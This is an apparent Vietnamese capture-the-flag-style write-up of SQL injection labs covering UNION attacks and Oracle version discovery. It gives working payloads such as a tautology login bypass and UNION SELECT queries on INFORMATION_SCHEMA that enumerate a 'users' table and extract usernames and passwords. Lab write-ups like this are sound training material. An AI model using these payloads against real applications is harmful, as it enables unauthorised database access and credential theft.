
Sau đó xem table trong database public



Sau đó xem cột trong




Giờ thì ta đọc hết thôi




Kết quả thu được và đăng nhập hoàn thành challenge

Lab: SQL injection UNION attack, retrieving multiple values in a single column




Đầu tiên ta tìm parameter đầu vào của trang web



Đây là hướng vào để trang web thực thi

Bây giờ ta thử sqlinjection với những lệnh cơ bản nhất



Với payload là: -1’ or 1=1 --%20

Giá trị trả về luôn luôn là true

Ta xác định có bao nhiêu cột

xác định trong bảng có 2 cột

Vậy giờ ta xác định database là gì và tables và column

Database:

Tables tại database public


```
-1' union select null,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA = 'public' --
```

Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Tech gifts | Toys & Games

users

products

Có vẻ nó cũng đơn giản như bài trên

Giờ thì cột của table users trong database public

```
-1' union select null,COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'public' AND TABLE_NAME = 'users' --
```


Refine your search:

All | Clothing, shoes and accessories | Corporate gifts | Food & Drink | Tech gifts | Toys & Games


password

username

Giờ thi đọc dữ liệu thôi




Có vẻ nó k sắp xếp đúng thứ tự nên ta sẽ nối đúng giá trị của chúng lại với nhau




Và đây là kết quả

Hoàn thành



Lab: SQL injection attack, querying the database type and version on Oracle


Đầu tiên của trang




Giờ ta tìm param đầu vào

Có vẻ challenge này không dùng đăng nhập đẻ check solve nữa mà yêu cầu là tìm được version của database hiện tại

Thử payload để thực hiện



Nhưng có vẻ thiếu gì đó kết quả mới không trả về true show all




payload này đã trả các giá trị về true, để show all list ra\

Giờ thì ta thực hiện các bước

Tìm cột thôi, vì bài này không yêu cầu ta tìm dữ liệu trong database

Kết quả thử bao nhiêu lần cũng sai

Ta thử đi tìm kiếm thông tin




System tables of secondary importance

Table 1-2, "System tables of secondary importance" shows the name and description of the remaining system tables. The majority of the tables in this section store data about statistics, privileges and the query optimizer plan.

Table 1-2 System tables of secondary importance


Name	Description
SYS.COL_STATS	Stores data about column statistics
SYS.DUAL	Special one row and one column table that is useful in `SELECT` statements
SYS.MONITOR	Stores data about system statistics. The SYS.SYSTEMSTATS table contains more data and should be used instead. Query these related views rather than the system table: SYS.GV$MONITOR and SYS.V$MONITOR

Ta tìm được bảng dual có 1 cột giá trị dùng cho lệnh **select**

